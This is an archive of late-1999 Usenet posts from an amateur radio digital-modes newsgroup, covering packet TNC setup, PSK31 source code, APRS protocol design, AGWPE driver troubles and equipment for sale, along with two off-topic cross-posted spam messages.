Message-ID: <0rcf6sot9dark05rrmfuob1194h3p97tef@4ax.com>
Source record: 14929
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.digital

On Tue, 28 Dec 1999 07:04:23 -0500, wd1v@amsat.org wrote:

>
> Is there software that creates a "Virtual CW Transceiver" that
>would let folks send & receive CW over the net? Sort of like
>Instant Messaging but using their space bars as straight keys
>or other keys as a paddle?
>
> This could be a great way of advancing interest in CW and giving
>people actual practice, real thrills from actual contacts, and
>foster more interest using the medium of the day.
>
>73
Yes this would then be the non-plus-ultra
in modern communication technology:
the ONE-KEY-KEYBOARD
for bad typists like myself.

I love your idea, really.

W.

5622. Re: Advice sought

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-27 00:00:00 UTC
From: gareth@lightfox.demon.co.uk
Message-ID: <19991227.203626.18@lightfox.demon.co.uk>
Source record: 14943

In article <386743bc@saturn.caladan.co.uk>,
chris@caladan.net ("Chris Smith") wrote:

> I would like to join the TCP/IP network in the UK, so does anyone
> know where I can obtain an IP address from?

The last I heard, the Northants coordinator was Ian, G6KHW - I think
he's in the callbook.

> And question two is what is the best TNC to use nowadays, bearing
> in mind that I only want to use it for the TCP/IP network.

The cheapest box you can lay your hands on that can be put into KISS
mode. Almost any TNC-2 clone or similar does the job at 1200 baud
(e.g. PacComm TNC 200/220/320 or Tiny 2), although I use a Kantronics
KPC-9612 at home to cope with 9k6.

> Finally, what freq's are used on 2m and 70cm ?

For TCP/IP, sniff round the following

144.825 ; 144.925 ; 432.625 ; 433.625

--
http://www.rat.org.uk/

5623. Re: What's the state of art in packet nowdays?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-28 00:00:00 UTC
From: Luis Yanes <melus@bart.us.spamno.es>
Message-ID: <IMNmOATilhoks=8aggxzi6mjOIIL@4ax.com>
Source record: 14930

On Thu, 23 Dec 1999 10:13:21 -0000 "Merlin" <merlin.speaks@virgin.net>
wrote:

>are the norm. The main problem is trying get users to
>upgrade from 1200 Bps to faster speeds. BBS's
>operators cannot justify the cost's of upgrading equipment
>on the BBS if users don't use it.

Or also that the BBS's operators don't allow to use the existing
5%-of-the-time-message-forwarding-loaded-9k6-ports for user access.
So users are stuck at 1K2bps without incentive to upgrade.

Of course, if faster speed links isn't even installed, probably
they never will think about to use them, nor install them.

What was first the chicken or the egg? (The chicken for sure).
73's de Luis

mail: melus@bart.us.es
Ampr: eb7gwl.ampr.org
http://www.esi.us.es/~melus/ <- Homebrewed Hardware Projects with PCBs <!--

5624. CW Over the Net?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-28 00:00:00 UTC
From: wd1v@amsat.org
Message-ID: <wd1v-2812990704230001@wdonev.ne.mediaone.net>
Source record: 14931
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.digital

Is there software that creates a "Virtual CW Transceiver" that
would let folks send & receive CW over the net? Sort of like
Instant Messaging but using their space bars as straight keys
or other keys as a paddle?

This could be a great way of advancing interest in CW and giving
people actual practice, real thrills from actual contacts, and
foster more interest using the medium of the day.

73

(((\
\x 0__~\
\x_\@_^__*)
O \o
John Seney, WD1V [FN42]
http://www.qsl.net/wd1v
Manchester NH 03103 USA
FISTS #5014 QRP Macnet
FAQ Host Radio & Scopes

5625. PSK31 source code

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-28 00:00:00 UTC
From: Bob Pierfelice <XYZ_p15218@flash.net>
Message-ID: <3868D6C3.C5774E52@flash.net>
Source record: 14932

Anyone know where (if) the source code for decoding PSK31 might be
posted? I am interested in porting to LabView a PSK31 decoder. Mainly as
a curiosity and for killing some time waiting on the kids to come home
on New Years Eve. Pseudo code would also work and would be preferable to
C++. Thanks
Bob
KB8TL
++++++ email to XYZ_p15218@flash.net REMOVE THE XYZ_ +++++
++++++ email to XYZ_p15218@flash.net REMOVE THE XYZ_ +++++
++++++ email to XYZ_p15218@flash.net REMOVE THE XYZ_ +++++

5626. Psk31 software

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-28 00:00:00 UTC
From: "Bill Turner, W7TI" <wrt@eskimo.com>
Message-ID: <84asm5dcf1@eskinews.eskimo.com>
Source record: 14933

I contacted N1RCT about the error messages when accessing his web site.
His reply:

Hello Bill .. I have never heard of such a problem .... My
ISP goes down for a while particularly on weekends, maybe
that causes a problem? Hope you had a good Xmas .. 73 de
Dick

So, please try again. The address: http://www.megalink.net/~n1rct/

And click the Psk31 box. Works for me.

Bill, W7TI

5627. Any software (as good as XPware) to drive PK-232 from linux?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-28 00:00:00 UTC
From: 106255.1565@compuserve.com
Message-ID: <3868fa15.946660@news.compuserve.com>
Source record: 14934

I'm looking for a neat way to use my PK-232/DSP from linux. At
present I use a dumb tterminal or run packet in kiss mode but really
want to use PACTOR in such a way as to ultimately link HF to my packet
software fo VHF/UHF.
Richard

5628. WTB: Drake L4B, FS4, 4-NB, MN2000, C4 and W4

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-28 00:00:00 UTC
From: bill bryant <willbryant@msn.com>
Message-ID: <#xxOUDWU$GA.227@cpmsnbbsa02>
Source record: 14935

```
WTB: Drake L4B, FS4, 4-NB, MN2000, C4 and W4
Bill
```

5629. Re: PSK31 source code

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-28 00:00:00 UTC
From: Mark Erbaugh <mark@nospam.microenh.com>
Message-ID: <38690812$0$53511@news.voyager.net>
Source record: 14936

Bob Pierfelice <XYZ_p15218@flash.net> wrote in message
news:3868D6C3.C5774E52@flash.net...
> Anyone know where (if) the source code for decoding PSK31 might be
> posted? I am interested in porting to LabView a PSK31 decoder. Mainly as
> a curiosity and for killing some time waiting on the kids to come home
> on New Years Eve. Pseudo code would also work and would be preferable to
> C++. Thanks
> Bob
> KB8TL
> ++++++ email to XYZ_p15218@flash.net REMOVE THE XYZ_ +++++
> ++++++ email to XYZ_p15218@flash.net REMOVE THE XYZ_ +++++
> ++++++ email to XYZ_p15218@flash.net REMOVE THE XYZ_ +++++

Go to the official PSK31 homepage http://aintel.bi.ehu.es/psk31.html and
download
pskcppsrc.zip (look for the link near the bottom of the page).

73,
Mark, N8ME

5630. Re: Any software (as good as XPware) to drive PK-232 from linux?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-28 00:00:00 UTC
From: chris@cvine--nospam--.freeserve.co.uk
Message-ID: <3869153c.67082984@news.freeserve.net>
Source record: 14937

On Tue, 28 Dec 1999 18:07:59 GMT, 106255.1565@compuserve.com (Richard C. Ferryman) wrote:

>I'm looking for a neat way to use my PK-232/DSP from linux. At
>present I use a dumb tterminal or run packet in kiss mode but really
>want to use PACTOR in such a way as to ultimately link HF to my packet
>software fo VHF/UHF.

There is a host mode program for the Kam Plus on www.cvine.freeserve.co.uk. If you are willing to do a little work on it, it should be easy enough to port it to the PK-232.

Chris.

--
If replying by e-mail, remove the --nospam--

5631. Re: WinAPRS vs UI View??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-28 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn86h3bp.mlc.nomail@linux.pe1chl.ampr.org>
Source record: 14938

Ian Wade <ian@dowrmain.demon.co.uk> wrote:
>Agreed on all points Rob! Problem is, APRS has grown like topsy, and parts
>of it are a mess. A major contributory factor was the fact that it wasn't
>documented properly, so that many anomalies weren't apparent. That was the
>point of the current exercise, to lay everything out on the table for all
>to see, prior to deciding what to do about it.

That is a good effort.

>In an ideal world we would start again, replacing the bits of APRS that
>are ugly. Unfortunately, however, Kenwood is now producing radios with
>APRS-compliant "concrete-ware" (i.e. firmware that you cannot change
>easily), thus putting a ball and chain around APRS's ankles, at least for
>the immediate future -- I don't understand how people can spend hundreds
>of dollars on radios they can't upgrade.

Is there no flash-rom in these radios?
That is something nearly every piece of computer equipment has, today...

>The next step? We need input, lots of it, to help turn APRS into a system
>that will bear scrutiny. The place to send this input at the moment is to
>the "aprsspec" list -- to join the list, start at http://www.tapr.org, and
>follow the path "Special Interest Groups" > "APRS Specification" > "Join
>APRS Spec Discussion List".

I am not that much interested in APRS that I would contribute to a mailing
list, but I would suggest a couple of simple things:

- clearly separate the addressing from the data, however tempting it may
be to put some databits in "unused" address bits.

- use a well-defined layer to put attribute/value pairs in the packet,
preferably in such a way that the value can contain any character.

- use a suitably large attribute number (or use a variable length for it)
to accomodate enough standard attributes and allow space for proprietary
extensions, e.g. by handing out ranges to different developers.

- clearly describe how the coder/decoder routines should work, especially
when exceptions from a simple standard structure are present for
backward compatability reasons.

- don't approach things only from an imaginary "efficiency" standpoint.
a byte more or less really doesn't matter when the default txdelay is
set to 400ms in most software anyway!

Look at what was done in the "Pacsat File Header" used in today's packet
satellites. It allows a lot of info in a small header, and allows

extensions that do not bite the original programs.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWW: http://www.knoware.nl/users/rob |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

5632. Source for Solfan modules?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-28 00:00:00 UTC
From: wbbblair@worldnet.att.net
Message-ID: <386b2d2b.75508516@netnews.worldnet.att.net>
Source record: 14939

I'd like to build the 10GHz wideband FM project exactly as shown at:

http://www.geocities.com/SiliconValley/Vista/7012/wideband.htm

Anyone know where I can obtain at least two of the Solfan modules
used (or any cheap gunnplexer that has been confirmed to work with
the circuits shown on this site)?

Thanks in advance for any help.

"Do not argue with the forces of nature, for you are small, insignificant, and
biodegradable."

5633. Re: 10m APRS reports please

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-28 00:00:00 UTC
From: "Richard H." <rh3x@erols.com>
Message-ID: <l8oi6s86brj0ke41p6g17vk7qa0em4lkhv@4ax.com>
Source record: 14940
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

Will do and glad to see some aprs on 10m. Ian, think your tx freq
works out to 28295.3 if I am on USB and use 1600-1800 AFSK.

Regards,

Richard / N2JR FM18

On Sun, 26 Dec 1999 09:45:21 +0000, Ian Wade
<ian@dowrmain.demon.co.uk> wrote:

>I'd welcome any reports of my APRS signal on 28.297 (center) 300bps
>200Hz shift signal.
>
>73
>Ian, G3NRW

5634. Re: PSK31 source code

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-28 00:00:00 UTC
From: W6RCecilA <Cecil.A.Moore@IEEE.org>
Message-ID: <38699FE7.45E57F30@IEEE.org>
Source record: 14941

Bob Pierfelice wrote:
> Anyone know where (if) the source code for decoding PSK31 might be
> posted?

I think the PASCAL code is available from Peter, G3PLX.
--
73, Cecil, W6RCA http://www.mindspring.com/~w6rca

5635. Re: WinAPRS vs UI View??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-28 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <vr%a4.729$T01.23261@nuq-read.news.verio.net>
Source record: 14942

Me, I just wonder why they can't build the GPS receiver right
into the HT. That aside, I do see products like the THd7a and
its cousins as sort of where ham gear will need to go to. That
is integration of digital and analog functions in a single package.

I'm still trying to figure out APRS myself. Or, what exactly does
WIDE,WIDE or RELAY,WIDE mean? There's a web based
APRS receiver over in Concord, and I'm still trying to figure out
how to get my packets over the hills from here in Berkeley (California.)
Is there way to figure out what callsigns are digipeaters and what
are not? I hear a ton of beacons on the air here, so there's something
happening on 144.39.

"Timothy J Salo" <tjs@garnet.tc.umn.edu> wrote in message
news:84hel2icl1@garnet.tc.umn.edu...
> In article <dk7HaJAzPgZ4EwwY@dowrmain.demon.co.uk>,
> Ian Wade <ianwade@netro.co.uk> wrote:
> > [...]
> >In an ideal world we would start again, replacing the bits of APRS that
> >are ugly. Unfortunately, however, Kenwood is now producing radios with
> >APRS-compliant "concrete-ware" (i.e. firmware that you cannot change
> >easily), thus putting a ball and chain around APRS's ankles, at least for
> >the immediate future -- I don't understand how people can spend hundreds
> >of dollars on radios they can't upgrade.
> > [...]
>
> I believe that this issue will go away after a rig (perhaps made by
> Icom or Yaesu) becomes available that enables users to upgrade software
> themselves. I can't imagine (ok, so that doesn't mean it can't happen)
> that people would continue to buy a return-to-the-factory-for-new-
> firmware rig after user-upgradable units become available.
>
> -tjs

5636. Re: AM Reception

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-29 00:00:00 UTC
From: Marvin Volz <mtve@hal-pc.org>
Message-ID: <386A1652.D1A716F0@hal-pc.org>
Source record: 14749

Get a portable that receives FM
MTV

Bob Lewis wrote:

> If it's a single AM station you are interested in, you could place an
> AM receiver outside where it can pick up a signal, then run the audio
> into the building and feed a small FM transmitter inside near the
> work site. Place the FM transmitter on an unused frequency and tune
> it in on your FM receiver.
>
> Lenny <quest14now@aol.com> wrote in message
> news:19991227134554.20333.00000799@ng-fu1.aol.com...
> > Thanks for the suggestion. Let me give more information as I should
> have in the
> > first place. It's a large plant with machinery. A postal general
> mail
> > proccessing plant. We use small portable radios attached to the
> belt or head
> > sets. There is alot of moving around and working lifting and
> sweeping mail from
> > the machine by hand so a stationary portable radio doesn't work. No
> windows in
> > the general vicinity

5637. GRUNDIG MOVITALK HELP!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-29 00:00:00 UTC
From: Maci <stojanka.gracanin@ka.tel.hr>
Message-ID: <84dsus$j0l$1@as102.tel.hr>
Source record: 14750

Hello!

I'm looking schematich for programming lead (cable) to connect Grundig MT209 radio station with my PC. Help me please.

Thanks!

Mario.

5638. FA: Kantronics, ICOM, HP, SHIMPO stuff

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-29 00:00:00 UTC
From: Joe Leikhim <jleikhim@nettally.com>
Message-ID: <386A79A4.89A01772@nettally.com>
Source record: 14751
Cross-posted to: rec.radio.swap,rec.ham-radio.swap,rec.radio.amateur.digital.misc

Kantronics TNC, ICOM IC-275H 2M allmode , HP59309A HP-IB
clock/controller, SHIMPO digital panel tachometer for Generator etc.

Looky here:

http://cgi3.ebay.com/aw-cgi/eBayISAPI.dll?ViewListedItems&userid=jleikhim@nettally.com

Thanks for looking!

--
Joe Leikhim K4SAT
Jleikhim@nettally.com

"tv dinner by the pool,
i'm so glad i finished school" -F.Zappa 1967

"The Revolution will NOT be televised" -Gil Scott Heron

Dopeler effect: The tendency of stupid ideas to seem smarter when they
come
at you rapidly.

5639. Re: 1270B on HF packet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-29 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <84e5t0phq1@arachne.labyrinth.net.au>
Source record: 14752

Rick Ruhl <ricker@cssincorp.com> wrote:
> HF packet is 300 baud (execept on 10 meters, where 1200 baud is permitted),
> so yes, you need to change the baud rate.

Then what does the HF/VHF switch do? I assumed this would change the rate
(rather than changing the dip switches), since I can't think of another
purpose for that switch. The TNC doesn't have dual radio connectors or
anything like that.

Can you or anyone tell me what the dip switches should be to use the 300 bps
modem? The manual says nothing about the dip switches.

thanks

Hamish
--
Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au
Rising Software Australia Pty. Ltd. http://www.risingsoftware.com/
Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA: 1 888 667 7839

5640. Log Windows update from Timewave

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-29 00:00:00 UTC
From: jdouglas@timewave.com
Message-ID: <84br2irtt1@newsfeed.minn.net>
Source record: 14944

>
> Log Windows Status from Timewave Technology. 28 December 1999
>
> By now I think most everyone has seen the CSS announcement regarding
> distribution, support and future development of the Log Windows program.
> Starting 3 January 2000 Creative Services Software, Inc.
> <http://www.cssincorp.com> will commence the sale and support for Log
> Windows. We strongly support this new arrangement between W4SCO and CSS.
> They have assured Log Windows a place in amateur radio..
>
> We are providing CSS all of our proprietary support and product
> documentation information, along with the registration cards from Log
> Windows. This should insure uninterrupted warranty support as well as the
> kind of customer service we have tried to supply from Timewave.
>
> I have also forwarded a copy of the suggestions from LW users
> over the last
> couple of years for consideration in upcoming Log Windows
> updates. Timewave
> will be one of the beta testers for the new releases so you can expect to
> see answers on the reflector from Bill at CSS as well as those I can still
> answer from here at Timewave.
>
> Good Luck and Good DX to those on the reflector. See you in the A5 and P51
> pile-ups.
>
> vy 73 and gud Y2K
>
> John N0ISL
>
> Now, if I can just get the CSS folks to add IOTA support......

5641. 1270B on HF packet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-29 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <84ckrn$2f9i$1@arachne.labyrinth.net.au>
Source record: 14945

What's the trick to getting the MFJ 1270B TNC to work on HF packet?
I've pressed the HF/VHF switch to HF, and tuned the radio such that
the received packets are triggering the DCD LED on the TNC.
Nothing is being decoded though. Monitor on, mcom on, mcon on.

Do I need to change the baud rate jumpers? I thought I might need
to, but then what other purpose does the HF/VHF switch have?

tia,

Hamish vk3sb
--
Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au
Rising Software Australia Pty. Ltd. http://www.risingsoftware.com/
Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA: 1 888 667 7839

5642. Re: 1270B on HF packet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-29 00:00:00 UTC
From: Dave <floydboyz@hotmail.com>
Message-ID: <3869ECCC.A51D335@hotmail.com>
Source record: 14946

check the 'parms' on the software. i had no problems using that tnc on
'hf'.now i use that
w/fbb getting ready for 6m.
ttyl de dave

5643. Architect builds a BELL-ARCH between NAZARETH & BETHLEHEM

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-29 00:00:00 UTC
From: Mirjam Bruck Cohen <mirjam@actcom.co.il>
Message-ID: <Pine.SUN.3.96-heb-2.07.991229142437.15206E-100000@actcom.co.il>
Source record: 14947
Cross-posted to: rec.crafts.textiles.needlework,rec.crafts.textiles.quilting,rec.crafts.textiles.sewing,rec.crafts.textiles.yarn,rec.crafts.winemaking,rec.crafts.woodturning,rec.radio.amateur.boatanchors,rec.radio.amateur.digital.misc,rec.radio.amateur.dx

ARCHITECT Builds a BELL-ARCH Between NAZARETH & BETHLEHEM !!!!
As I keep reading , how many of you look for new pattern ideas , you might
be inspired by the above most Dynamic design.

5644. Re: 1270B on HF packet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-29 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <qKna4.19775$Ym1.935999@tw11.nn.bcandid.com>
Source record: 14948

HF packet is 300 baud (execept on 10 meters, where 1200 baud is permitted),
so yes, you need to change the baud rate.

--
Rick Ruhl
President, Creative Services Software
http://www.cssincorp.com

Hamish Moffatt wrote in message <84ckrn$2f9i$1@arachne.labyrinth.net.au>...
>What's the trick to getting the MFJ 1270B TNC to work on HF packet?
>I've pressed the HF/VHF switch to HF, and tuned the radio such that
>the received packets are triggering the DCD LED on the TNC.
>Nothing is being decoded though. Monitor on, mcom on, mcon on.
>
>Do I need to change the baud rate jumpers? I thought I might need
>to, but then what other purpose does the HF/VHF switch have?
>
>
>tia,
>
>Hamish vk3sb
>--
>Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au
>Rising Software Australia Pty. Ltd. http://www.risingsoftware.com/
>Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA: 1 888 667 7839

5645. Re: 1270B on HF packet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-30 00:00:00 UTC
From: shane deering <sdeering@vic.australis.com.au>
Message-ID: <23ya4.154$fL1.4402@nsw.nnrp.telstra.net>
Source record: 14753

Rick Ruhl <ricker@cssincorp.com> wrote in message
news:qKna4.19775$Ym1.935999@tw11.nn.bcandid.com...
> HF packet is 300 baud (execept on 10 meters, where 1200 baud is
permitted),
> so yes, you need to change the baud rate.

Set the radio dip switches on the back to 300bd.

>
> --
> Rick Ruhl
> President, Creative Services Software
> http://www.cssincorp.com
>
> Hamish Moffatt wrote in message
<84ckrn$2f9i$1@arachne.labyrinth.net.au>...
> >What's the trick to getting the MFJ 1270B TNC to work on HF packet?
> >I've pressed the HF/VHF switch to HF, and tuned the radio such that
> >the received packets are triggering the DCD LED on the TNC.
> >Nothing is being decoded though. Monitor on, mcom on, mcon on.

You have to be pretty well spot on frequency for HF to decode packet, even
if your DCD is coming on, it mightn't be getting every data bit. Using a cro
to line yourself up with other stations is a good idea if you haven't got a
tuning indicator.
Not forgetting the dip switches on the back too before it will work.
> >
> >Do I need to change the baud rate jumpers? I thought I might need
> >to, but then what other purpose does the HF/VHF switch have?

It changes the modem setting. Tones, filter band pass.

> >
> >
> >tia,
> >
> >Hamish vk3sb
> >--
> >Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au
> >Rising Software Australia Pty. Ltd. http://www.risingsoftware.com/
> >Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA: 1 888 667 7839
>
>

If you want reliable sigs to help setup your TNC, you will find VK4, FK8 on
20M and VK2 + 5 on 30M

are there nearly all the time with good sigs into VK3.
Have a look at http://www.qsl.net/vk3bvp/hfnet.htm for some callsigns. I think everyone there allows user access on HF.
I tune 10.146.39 LSB on 30 with my MFJ-1278. I've never used my 1270B on HF and I don't know if the tones are the same. My PK-232 has to have the radio tuned to a different freq if I use it on 30. Can't tell you exactly what I tune to on 20M as I'm crytal locked there, but try tuning around 14.096. When the bands are open you only have to tune up/down a little bit for the DX if that's what you're after.
I'd say we are too close for either of the HF bands I operate on, otherwise I could have done some tests with you.

--
Shane Deering

Packet VK3BVP@VK3BVP.#SEV.VIC.AUS.OC
EMAIL vk3bvp@qsl.net
EMAIL sdeering@vic.australis.com.au
ICQ.# 46641156

5646. Help with AGWPE problem?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-30 00:00:00 UTC
From: David Spoelstra <davids@mediamachine.com>
Message-ID: <YeCa4.174$g3.577@news1.iquest.net>
Source record: 14754
Cross-posted to: alt.ham-radio.packet,rec.radio.amateur.digital.misc

I've tried to get AGWPE running over and over with my Baycom modem to no avail. I have followed all the troubleshooting tips and it still doesn't work. I know the modem works, because I can boot into DOS and run Baycom V1.5 just fine.

The crux of the matter is that instantly after starting agwpe, I get an error message that says, "Baycom Driver Not Installed!". I have no idea why it is not installing the driver. The driver is in the directory plain as day.

Any ideas?

-David N9PGH

5647. Searching for schematics of AN93 hf modem.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-30 00:00:00 UTC
From: Steve Perron <va2psl@yahoo.fr>
Message-ID: <61Da4.2339$yu5.92482@wagner.videotron.net>
Source record: 14755

I'm looking for the schematics of the An93 hf modem which were published in the may 1994 issue of QEX. Unfortunately, the yearly Arrl periodicals on cd are only from 95 and up. Any help appreciated.

Steve VA2PSL

5648. JVComm32 Verion 1.0

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-30 00:00:00 UTC
From: PhilPerkins <phil@pervisell.com>
Message-ID: <386B3BAD.C3E78C82@pervisell.com>
Source record: 14756

The very latest version of JVComm32, by Eberhard Backeshoff, can be downloaded from our website.

http://www.pervisell.com

If you have already registered this program, then this is the latest update, otherwise this is a fully working demo program for SSTV and FAX which runs under Win95 and Win98.

5649. GRUNDIG, UHF radio, Help ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-30 00:00:00 UTC
From: Maci <stojanka.gracanin@ka.tel.hr>
Message-ID: <84fi3icnd1@as102.tel.hr>
Source record: 14757
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment

I have a Grundig Movitalk 209 UHF radio station. This station was programmed by PC but I don't have programmable cable for connected radio with PC. If anybody have some information about this, please send me to m.vukovic@Iname.com or in group.

Thanks!
9A6JWI, Mario.

5650. Re: 1270B on HF packet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-30 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <84fkra$221m$1@arachne.labyrinth.net.au>
Source record: 14758

shane deering <sdeering@vic.australis.com.au> wrote:

> Rick Ruhl <ricker@cssincorp.com> wrote in message
> news:qKna4.19775$Ym1.935999@tw11.nn.bcandid.com...
>> HF packet is 300 baud (execept on 10 meters, where 1200 baud is
> permitted),
>> so yes, you need to change the baud rate.

> Set the radio dip switches on the back to 300bd.

Could you tell me what the dip switches should be? They're not in the manual.

> When the bands are open you only have to tune up/down a little bit
> for the DX if that's what you're after.
> I'd say we are too close for either of the HF bands I operate on, otherwise
> I could have done some tests with you.

Thanks for the info Shane. I'm only mildly curious at this point,
had the TNC in the shack and wondered how I would go with it on HF.
Without a tuning meter it's not ideal for HF.

Hamish
--
Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au
Rising Software Australia Pty. Ltd. http://www.risingsoftware.com/
Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA: 1 888 667 7839

5651. Re: Help with AGWPE problem?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-30 00:00:00 UTC
From: Roger Barker <roger@peaksys.co.uk>
Message-ID: <noD6kEA1b1a4Ew+F@peaksys.co.uk>
Source record: 14759
Cross-posted to: alt.ham-radio.packet,rec.radio.amateur.digital.misc

In article <YeCa4.174$g3.577@news1.iquest.net>, David Spoelstra
<davids@mediamachine.com> writes
>I've tried to get AGWPE running over and over with my Baycom modem to no
>avail. I have followed all the troubleshooting tips and it still doesn't
>work. I know the modem works, because I can boot into DOS and run Baycom
>V1.5 just fine.
>
>The crux of the matter is that instantly after starting agwpe, I get an
>error message that says, "Baycom Driver Not Installed!". I have no idea why
>it is not installing the driver. The driver is in the directory plain as
>day.

Have you downloaded DRIVERS.ZIP and unzipped it into the same directory
as AGWPE.EXE? The Baycom driver is AGWBAY.VXD.

--
Roger Barker, G4IDE roger@peaksys.co.uk
Boston, UK http://www.packetradio.org.uk

5652. DOS-based PACTOR program?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-30 00:00:00 UTC
From: jflanders2@home.com
Message-ID: <386b8933.79954600@news>
Source record: 14760

What DOS version of PC-PAKRATT included PACTOR? Where can I find it now that it is probably years out of date?

I am setting up a PACTOR system in my camper (to use email winlink) with an old DOS-based computer and a PK-232 (with PACTOR option). I assumed my old PC-PAKRATT II DOS software would work, but just discovered it didn't include the PACTOR mode. I prefer to not use the dumb terminal mode.

Other options? Other programs?

Jerry W4UK

5653. Re: Help with AGWPE problem?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-30 00:00:00 UTC
From: David Spoelstra <davids@mediamachine.com>
Message-ID: <vOMa4.189$g3.581@news1.iquest.net>
Source record: 14761

> >I've tried to get AGWPE running over and over with my Baycom modem to no
> >avail. I have followed all the troubleshooting tips and it still doesn't
> >work. I know the modem works, because I can boot into DOS and run Baycom
> >V1.5 just fine.
> >
> >The crux of the matter is that instantly after starting agwpe, I get an
> >error message that says, "Baycom Driver Not Installed!". I have no idea
why
> >it is not installing the driver. The driver is in the directory plain as
> >day.
>
> Have you downloaded DRIVERS.ZIP and unzipped it into the same directory
> as AGWPE.EXE? The Baycom driver is AGWBAY.VXD.

Yes, I unzipped drivers.zip into the same directory as agwpe.exe. I can see agwbay.vxd in the same directory as agwpe.exe. I still get the "Baycom Driver Not Installed!" error when I run agwpe.exe.

5654. Re: WinAPRS vs UI View??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-30 00:00:00 UTC
From: tjs@garnet.tc.umn.edu
Message-ID: <84hel2icl1@garnet.tc.umn.edu>
Source record: 14762

In article <dk7HaJAzPgZ4EwwY@dowrmain.demon.co.uk>,
Ian Wade <ianwade@netro.co.uk> wrote:
> [...]
>In an ideal world we would start again, replacing the bits of APRS that
>are ugly. Unfortunately, however, Kenwood is now producing radios with
>APRS-compliant "concrete-ware" (i.e. firmware that you cannot change
>easily), thus putting a ball and chain around APRS's ankles, at least for
>the immediate future -- I don't understand how people can spend hundreds
>of dollars on radios they can't upgrade.
> [...]

I believe that this issue will go away after a rig (perhaps made by
Icom or Yaesu) becomes available that enables users to upgrade software
themselves. I can't imagine (ok, so that doesn't mean it can't happen)
that people would continue to buy a return-to-the-factory-for-new-
firmware rig after user-upgradable units become available.

-tjs

5655. Re: WinAPRS vs UI View??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-30 00:00:00 UTC
From: tjs@garnet.tc.umn.edu
Message-ID: <84heq8iie1@garnet.tc.umn.edu>
Source record: 14763

In article <slrn86h3bp.mlc.nomail@linux.pe1chl.ampr.org>,
Rob Janssen <dontmailme@pe1chl.demon.nl> wrote:
>
>- use a well-defined layer to put attribute/value pairs in the packet,
> preferably in such a way that the value can contain any character.

Type/Length/Value (TLV) tuples. The length allows the receiver to skip
TLVs that aren't understood.

-tjs

5656. ARCHITECT built ARCH

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-30 00:00:00 UTC
From: Mirjam Bruck Cohen <mirjam@actcom.co.il>
Message-ID: <Pine.SUN.3.96-heb-2.07.991230215047.17916V-100000@actcom.co.il>
Source record: 14764
Cross-posted to: rec.crafts.textiles.needlework,rec.crafts.textiles.quilting,rec.crafts.textiles.sewing,rec.crafts.textiles.yarn,rec.crafts.winemaking,rec.crafts.woodturning,rec.radio.amateur.boatanchors,rec.radio.amateur.digital.misc,rec.radio.amateur.dx

AN ISRAELI ARCHITECT BUILT A BELL-ARCH BETWEEN NAZARETH & BETHLEHEM

A Bell-Arch connecting Nazareth and BethLehem has been inaugurated today
by the Israeli Architect and City-planner Dov Chernobroda.
The Bell-Arch extends over the sky of the Holyland between Nazareth in the
Galillee in Israel and BethLehem in Judea in the Palestinian Authority.

